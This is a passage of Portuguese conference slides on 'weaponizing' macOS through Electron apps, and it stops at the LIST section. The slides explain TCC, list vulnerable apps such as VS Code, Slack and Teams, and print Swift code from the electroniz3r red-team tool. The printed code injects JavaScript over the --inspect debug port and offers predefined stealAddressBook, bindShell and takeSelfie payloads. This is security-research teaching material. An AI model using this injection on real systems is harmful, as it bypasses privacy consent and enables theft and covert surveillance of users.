MAC WEAPONIZATION

Comunidade LIFE 4 SEC

H2HC HACKERS TO HACKERS CONFERENCE


WHOAMI?

Pai
Jogador de RPG
Fuçador
Cavaleiro do Apocalipse
Xablau
Consultor de Red Team e Threat Intelligence

Linkedin: thiagocunhasilva

DISCLAIMER

Essa apresentação NÃO possui associação nenhuma com o meu atual empregador!



INICIO DE TUDO...

DEFCONConference

@DEFCONConference · 279 mil inscritos · 3,9 mil vídeos

This is the official DEF CON YouTube channel.

defcon.org e mais 3 links


DEF CON 31 - ELECTRONizing MacOS Privacy - A New Weapon in Your Red...

3,5 mil visualizações • há 2 meses

Referência: https://youtu.be/VWQY5R2A6X8?si=wHQnkR9h3XsDpj9E

Uma breve história sobre o TCC

- Foi criado em 2013 – OS X (Maverick)
- Criado com intuito de trazer visibilidade ao usuário
  - Transparência
  - Consentimento
  - Controle


"Terminal" wants access to control "Finder". Allowing control will provide access to documents and data in "Finder", and to perform actions within that app.

FRAMEWORK ELECTRON


- Criado para desenvolvimento de apps multi plataforma
- Desenvolvido em Nodejs e Chromium
- “Browser”
- Aplicações desenvolvidas em html, css e Javascript
- Default port 5858

Referência: https://www.electronjs.org/

ELECTRONIZ3R

Aplicações vulneráveis:

- Visual Studio Code
- VMware Fusion
- Notion
- Github Desktop
- Microsoft Teams
- Slack


electroniz3r / electroniz3r /

r3ggi electroniz3r version 0.1 :-) b02213b · 2 months ago History


Name	Last commit message	Last commit date
..		
checkvulnerable.swift	electroniz3r version 0.1 :-)	2 months ago
electroniz3r.swift	electroniz3r version 0.1 :-)	2 months ago
helpers.swift	electroniz3r version 0.1 :-)	2 months ago
inject.swift	electroniz3r version 0.1 :-)	2 months ago
list.swift	electroniz3r version 0.1 :-)	2 months ago
predefinedscripts.swift	electroniz3r version 0.1 :-)	2 months ago
swiftselfietaker.swift	electroniz3r version 0.1 :-)	2 months ago
websockets.swift	electroniz3r version 0.1 :-)	2 months ago

Referência: https://github.com/r3ggi/electroniz3r

SHOW ME THE CODE

APP DIVIDIDO EM 3 FUNÇÕES:

- **LIST-APPS** – LISTA TODAS APLICAÇÕES INSTALADAS QUE SÃO DESENVOLVIDAS EM ELECTRON
- **INJECT** – INJETA CÓDIGO A APLICAÇÃO ELECTRON VULNERÁVEL
- **VERIFY** – VERIFICA SE APLICAÇÃO ELECTRON ESTÁ VULNERÁVEL A INJEÇÃO DE CÓDIGO



electroniz3r / electroniz3r /

r3ggi electroniz3r version 0.1 :-) b02213b · 2 months ago History


Name	Last commit message	Last commit date
..		
checkvulnerable.swift	electroniz3r version 0.1 :-)	2 months ago
electroniz3r.swift	electroniz3r version 0.1 :-)	2 months ago
helpers.swift	electroniz3r version 0.1 :-)	2 months ago
inject.swift	electroniz3r version 0.1 :-)	2 months ago
list.swift	electroniz3r version 0.1 :-)	2 months ago
predefinedscripts.swift	electroniz3r version 0.1 :-)	2 months ago
swiftselfietaker.swift	electroniz3r version 0.1 :-)	2 months ago
websockets.swift	electroniz3r version 0.1 :-)	2 months ago

REFERÊNCIA: [HTTPS://GITHUB.COM/R3GGI/ELECTRONIZ3R](https://github.com/r3ggi/electroniz3r)

ELECTRONIZ3R - MAIN




```swift
import Foundation
import ArgumentParser

@main
struct Electroniz3r: ParsableCommand {
    static let configuration = CommandConfiguration(abstract: "macOS Red Teaming tool that allows code injection in Electron apps\n by Wojciech
        Reguła (@_r3ggi)", subcommands: [ListApps.self, Inject.self, Verify.self])
}

extension Electroniz3r {

    struct ListApps: ParsableCommand {
        static let configuration = CommandConfiguration(abstract: "List all installed Electron apps")

        func run() throws {
            prettyPrintElectronApps()
        }
    }

    struct Inject: ParsableCommand {
        static let configuration = CommandConfiguration(abstract: "Inject code to a vulnerable Electron app")
        @Argument(help: "Path to the Electron app")
        var path: String

        @Option(help: "Path to a file containing JavaScript code to be executed")
        var pathJS: String?

        @Option(help: "Use predefined JS scripts (calc, screenshot, stealAddressBook, bindShell, takeSelfie)")
        var predefinedScript: PredefinedScripts?

        func validate() throws {
            let url = URL(filePath: path)
            let isResourceRechable: Bool = try url.checkResourceIsReachable()
            guard isResourceRechable else {
                throw ValidationError("The provided path is not reachable".red)
            }

            if let pathJS = pathJS {
```




```swift
                let urlJS = URL(filePath: pathJS)
                let isResourceRechableJS: Bool = try urlJS.checkResourceIsReachable()
                guard isResourceRechableJS else {
                    throw ValidationError("The provided path to JavaScript file is not reachable".red)
                }
            }

            if predefinedScript == nil && pathJS == nil {
                throw ValidationError("No --path-js/--predefined-script set".red)
            }


            if predefinedScript != nil && pathJS != nil {
                throw ValidationError("Both --path-js/--predefined-script set. Use only 1 of them".red)
            }
        }


        func run() throws {
            if isVulnerable(path: path) {
                if canLoadWebSocketDebuggerUrl() {

                    if let pathJS = pathJS {
                        do {
                            let code = try String(contentsOfFile: pathJS)
                            executeCode(code: code)
                        } catch {
                            throw ValidationError("Error: \(error)")
                        }
                    }

                    if let predefinedScript = predefinedScript {
                        executeCode(code: getCommandForPredefinedScript(script: predefinedScript))
                    }

                }
```

ELECTRONIZ3R - CHECKVULNERABLE




```swift
import Foundation
import AppKit

func launchApplicationWithInspectArgument(path: String) {
    let url = URL(filePath: path)
    let openConfiguration = NSWorkspace.OpenConfiguration()
    openConfiguration.arguments = ["--inspect=\(ELECTRON_DEBUG_PORT)"]

    let workspace = NSWorkspace.shared

    workspace.openApplication(at: url, configuration: openConfiguration) { nsRunningApp, error in
        if let app = nsRunningApp {
            ElectronAppSingleton.shared.pid = app.processIdentifier
        }
    }
}

func isVulnerable(path: String) -> Bool {

    var vulnerableStatus = false

    if isPortOpen(port: ELECTRON_DEBUG_PORT) {
        print("Error: Something already listens on debug port - \(ELECTRON_DEBUG_PORT)".red)
        print("-> check it with `lsof -i tcp:\(ELECTRON_DEBUG_PORT)`".red)
        return vulnerableStatus
    }

    launchApplicationWithInspectArgument(path: path)

    waitMaximally10Seconds {
        if ElectronAppSingleton.shared.isFinishedLaunching() {
            if isPortOpen(port: ELECTRON_DEBUG_PORT) {
                print("\(path) started the debug WebSocket server".green)
                vulnerableStatus = true
                return true
            }
        }
        return false
    }

    return vulnerableStatus
}
```




```swift
func isPortOpen(port: UInt16) -> Bool {

    func swapBytesIfNeeded(port: in_port_t) -> in_port_t {
        let littleEndian = Int(OSHostByteOrder()) == OSLittleEndian
        return littleEndian ? _OSSwapInt16(port) : port
    }

    var serverAddress = sockaddr_in()
    serverAddress.sin_family = sa_family_t(AF_INET)
    serverAddress.sin_addr.s_addr = inet_addr("127.0.0.1")
    serverAddress.sin_port = swapBytesIfNeeded(port: in_port_t(port))
    let sock = socket(AF_INET, SOCK_STREAM, 0)

    let result = withUnsafePointer(to: &serverAddress) {
        $0.withMemoryRebound(to: sockaddr.self, capacity: 1) {
            connect(sock, $0, socklen_t(MemoryLayout<sockaddr_in>.stride))
        }
    }

    defer {
        close(sock)
    }

    if result != -1 {
        return true
    }

    return false
}
```

ELECTRONIZ3R - LIST

